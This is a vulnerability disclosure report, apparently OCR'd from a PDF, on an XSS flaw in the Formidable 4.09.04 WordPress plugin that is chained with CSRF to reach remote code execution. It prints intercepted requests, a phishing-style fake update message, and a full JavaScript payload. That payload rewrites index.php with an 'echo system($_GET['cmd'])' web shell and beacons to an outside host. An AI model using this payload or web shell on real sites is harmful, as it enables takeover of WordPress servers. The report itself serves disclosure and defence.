Formidable 4.09.04
Responsible Disclosure
by Maximilian Barz

The following vulnerabilities are part of my **responsible disclosure and Bug Bounty Hunt**.

If your organization has a BugBounty program I would be happy receiving a little Bug Bounty. If this is not the Case I would really appreciate if you would publish my name next to this Bug in your next release notes as reputation is much more valuable for me than money.


Summary:

Found Vulnerabilities:

- HTML Injection
- Cross-Site-Scripting (XSS)

Affected files:

- /formidable/classes/helpers/FrmEntriesListHelper.php on Line 309



```
private function get_actions( &$actions, $item, $view_link ) {
        $view_link = FrmAppHelper::maybe_full_screen_link( $view_link );
        $actions['view'] = '<a href="' . esc_url( $view_link ) . '">' . __( 'View', 'formidable' ) . '</a>';

        if ( current_user_can( 'frm_delete_entries' ) ) {
                $delete_link       = '?page=formidable-entries&frm_action=destroy&id=' . $item->id . '&form=' . $this->params['form'];
                $delete_link       = FrmAppHelper::maybe_full_screen_link( $delete_link );
                $actions['delete'] = '<a href="' . esc_url( wp_nonce_url( $delete_link ) ) . '" class="submitdelete" data-frmverify="' . esc_attr__( 'Permanently delete this entry?', 'formidable' ) .
                 '">' . __( 'Delete', 'formidable' ) . '</a>';
        }

        $actions = apply_filters( 'frm_row_actions', $actions, $item );
}
```

Fuction: get_actions

Attack Scenarios:

Vulnerability Chain 1: XSS in Wordpress Admin Interface + Wordpress CSRF resulting in Remote Code Execution.

PoC Videos:

- **XSS PoC in Formidable 4.09.04**
  (https://youtu.be/kBmXCXUInPQ)
- **RCE through XSS and Wordpress CSRF in Formidable 4.09.04**
  (https://youtu.be/kx5P6jz6SWo)

All videos are not public and just via their specified URI available

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337

Vulnerabilities and attack scenarios:

1. HTML Injection leading to Cross-Side-Scripting (XSS)

   Formidable 4.09.04 allows to inject certain HTML Tags like <audio>,<video>,<img>,<a> and<button>.

   This could allow an unauthenticated, remote attacker to exploit a HTML-injection by injecting a malicous link. The HTML-injection may trick authenticated users to follow the link. If the Link gets clicked, Javascript code can be executed. The vulnerability is due to insufficient sanitization of the „data-frmverify“ tag for links in the web-based entry inspection page of affected systems. A successful exploitation in comibantion with CSRF could allow the attacker to perform arbitrary actions on an affected system with the privileges of the user. These actions include stealing the users account by changing his password or allowing attackers to submit their own code through an authenticated user resulting in Remote Code Execution. If an authenticated user who is able to edit Wordpress PHP Code in any kind, clicks the malicious link PHP code can be edited.

   See PoC Video: Video 1
   Calculated CVSS: 7.0 Medium
   CVE: Not requested yet. (If Formidable acknowledges the presence of the vulnerability I will request a CVE number for it).


Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337

Demonstration on how these vulnerabilities can be turned into a whole system compromise using attack chains:

Attack Chain 1: XSS in Wordpress Admin Interface + Wordpress CSRF resulting in Remote Code Execution.

This scenario demontrates how an attacker is able to complety compromise a Wordpress application through XSS by exploiting Formidable 4.09.04 forms.
To make this attack chain work, an administrator has to be tricked into clicking a malicious link while beeing logged in to Wordpress.

Step 1: The attacker submits a new form entry and intercepts the request for further inspection.




Text: test

Absatz: test

Formidable Form


Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.178.46:80
Forward Drop Intercept is on Action Open Browser
Raw Params Headers Hex
Search...

```
POST /wordpress/index.php/2021/01/07/hallo-welt/ HTTP/1.1
Host: 192.168.178.46
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------12929850174072843370137409238
Content-Length: 1577
Origin: http://192.168.178.46
Connection: close
Referer: http://192.168.178.46/wordpress/index.php/2021/01/07/hallo-welt/
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="frm_action"

create
-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="form_id"

4
-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="frm_hide_fields_4"


-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="form_key"

test
-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="item_meta[0]"


-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="frm_submit_entry_4"

a8ec8604d5
-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="_wp_http_referer"

/wordpress/index.php/2021/01/07/hallo-welt/
-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="item_meta[21]"

test
-----------------------------12929850174072843370137409238
Content-Disposition: form-data; name="item_meta[22]"
```

Intercepting the request

Step 2: The attacker changes the corresponding entry fields to create a fake message pretending coming from the developers.




```
Content-Disposition: form-data; name="item_meta[21]"

Update now to get ADD-ONS for free!
-----------------------------360420213422503242443871934486
Content-Disposition: form-data; name="item_meta[22]"

<img src="https://cdn.formidableforms.com/wp-content/uploads/2018/12/Update-makes-add-ons-simpler.jpg">
Because of our anniversary we issue a free Update for all our customers.
included are:
  - New ADD-ONS

Only for a short time available

<a href="?page=formidable-entries&amp;frm_action=destroy&amp;id=444&amp;form=4&amp;frm-full=1" class="submitdelete" data-frmverify=""">Update here</a>

-----------------------------360420213422503242443871934486
Content-Disposition: form-data; name="item_meta[24]"


-----------------------------360420213422503242443871934486
Content-Disposition: form-data; name="item_key"


-----------------------------360420213422503242443871934486
Content-Disposition: form-data; name="frm_verify"
```

Create fake message

Step 3: Attacker creates a payload which edits the index.php file to insert the following line. (Full Payload appended in file XSS_PAYLOAD_FORMIDABLE.txt):

- **echo system($_GET['cmd']);**


Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337



```
<div>Delete this form entry?
    <script>
    var nonce = '';
    var body = '';
    var regex = /[a-z0-9]{10}/g;
    var req = new XMLHttpRequest();
    var req2 = new XMLHttpRequest();

    req.open("GET","/wordpress/wp-admin/theme-editor.php?file=index.php", true);
    req.setRequestHeader("X-Requested-With", "XMLHttpRequest");
    req.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    req.send();

    req.onreadystatechange = function () {
        if (req.readyState == 4 && req.status == 200) {
            body = req.responseText;
            nonce = body.match(regex)[447];
        }
        };

    setTimeout(() => {
    confirm(" RCE through XSS and CSRF in Formidable 4.09.04 by Silky. Wp-nonce: "+nonce); //Confirm just for demonstration purpose.
    req2.open("POST","/wordpress/wp-admin/admin-ajax.php", true);
    req2.setRequestHeader("X-Requested-With", "XMLHttpRequest");
    req2.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    req2.send("nonce="+nonce+"&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Ftheme-editor.php%3Ffile%3Dindex.php%26theme%3Dtwentytwentyone&newcontent=%3C%3Fphp%0A%2F**%0A+*+The+main+template+file%0A+*%

    req2.onreadystatechange = function () {
        if (req2.readyState == 4 && req2.status == 200) {
            body = req2.responseText;
            if (body.includes("true")){
                console.log("Index.php edited");
                var myImage = new Image(0, 0);
                myImage.src = 'http://192.168.56.1:5686/index_edited';
            }
            else{
                console.log("Something went wrong");
            }
        }
        }

    },2000);
    </script>
</div>
```

Injected Code

Step 4: The attacker HTML encodes the whole payload and places it inside of data-frmverify:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.178.46:80
Forward Drop Intercept is on Action Open Browser
Raw Params Headers Hex


```
-----------------------------[illegible]
Content-Disposition: form-data; name="frm_submit_entry_4"

[illegible]
-----------------------------[illegible]
Content-Disposition: form-data; name="_wp_http_referer"

/wordpress/index.php/2021/01/07/hallo-welt/
-----------------------------[illegible]
Content-Disposition: form-data; name="item_meta[21]"

Update now to get ADD-ONS for free!
-----------------------------[illegible]
Content-Disposition: form-data; name="item_meta[22]"

<img src="https://cdn.formidableforms.com/wp-content/uploads/2018/12/Update-makes-add-ons-simpler.jpg">
Because of our anniversary we issue a free Update for all our customers.
Included are:
  - New ADD-ONS

Only for a short time available

<a href="?page=formidable-entries&amp;frm_action=destroy&amp;id=4&amp;form=4&amp;frm-full=1" class="submitdelete"
data-frmverify="&#x3c;&#x64;&#x69;&#x76;&#x3e;&#x44;&#x65;&#x6c;&#x65;&#x74;&#x65;[illegible]
```

Encoded Payload

Step 5: The Attacker sents the modified entry and waits for an Admin to inspect it.

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337


Step 6: Administrator logs in and inspects new form entries.


Formular Einträge

Der Eintrag wurde erfolgreich gelöscht

ID	Eingabe Schlüssel	Formular	Name eingeben	Erstellt von	Eintrags-Erstellungsdatum	Aktualisierungsdatum des Eintrags	IP
466	9hpfn	test	Update now to get ADD-ONS for free!		11. Januar 2021 um 19:47	11. Januar 2021 um 19:47	192.168.178.22

Inspecting entries


Eintrag (ID 466)

Text: Update now to get ADD-ONS for free!

Absatz:


Because of our anniversary we issue a free Update for all our customers.
included are:
- New ADD-ONS

Only for a short time available

Update here

Injected HTML Code

Step 7: Administrator clicks the „Update here“ Field. This executes the injected Javascript.


RCE through XSS and CSRF in Formidable 4.09.04 by Silky. Wp-nonce: bee00ab03e


Cancel OK

Delete this form entry?

XSS gets executed

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337

Because the user (In this case admin which is not uncommon) is authenticated and is able to edit PHP Files, the index.php can be edited, resulting in Remote Code Execution.



Themes bearbeiten

Twenty Twenty-One: Hauptindex-Template (index.php)


Inhalt der ausgewählten Datei:

```
<?php
/**
 * The main template file
 *
 * This is the most generic template file in a WordPress theme
 * and one of the two required files for a theme (the other being style.css).
 * It is used to display a page when nothing more specific matches a query.
 * E.g., it puts together the home page when no home.php file exists.
 *
 * @link https://developer.wordpress.org/themes/basics/template-hierarchy/
 *
 * @package WordPress
 * @subpackage Twenty_Twenty_One
 * @since Twenty Twenty-One 1.0
 */

get_header();
echo system($_GET['cmd']);
if ( have_posts() ) {

    // Load posts loop.
    while ( have_posts() ) {
        the_post();

        get_template_part( 'template-parts/content/content', get_theme_mod( 'display_excerpt_or_full_post', 'excerpt' ) );
    }

    // Previous/next page navigation.
    twenty_twenty_one_the_posts_navigation();

} else {

    // If no content, include the "No posts found" template.
    get_template_part( 'template-parts/content/content-none' );

}

get_footer();
```

Dokumentation: Funktionsname ... Nachschlagen

Datei aktualisieren

Injected PHP Code



Silkys WP – Eine weitere WordPress-Website - Mozilla Firefox

192.168.178.46/wordpress/?cmd=id

Nützlich · Exploit-DB · Hacking Material · Introduction - Total OS... · Spawning a TTY Shell · Reverse Shell Cheat Sh... · OSCP

SILKYS WP

Eine weitere WordPress-Website

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Hallo Welt!

Willkommen bei WordPress. Dies ist dein erster Beitrag. Bearbeite oder lösche ihn und beginne mit dem Schreiben!

Veröffentlicht am 7. Januar 2021

Kategorisiert in Allgemein

Final RCE

Impact: Critical

Compromised Systems or accounts:

- User account

In case of privileged User:

- Wordpress Application
- Wordpress Server

Full PoC Video: Video 2

Maximilian Barz (OSCP)
Email: mbzra@protonmail.com
Twitter: S1lky_1337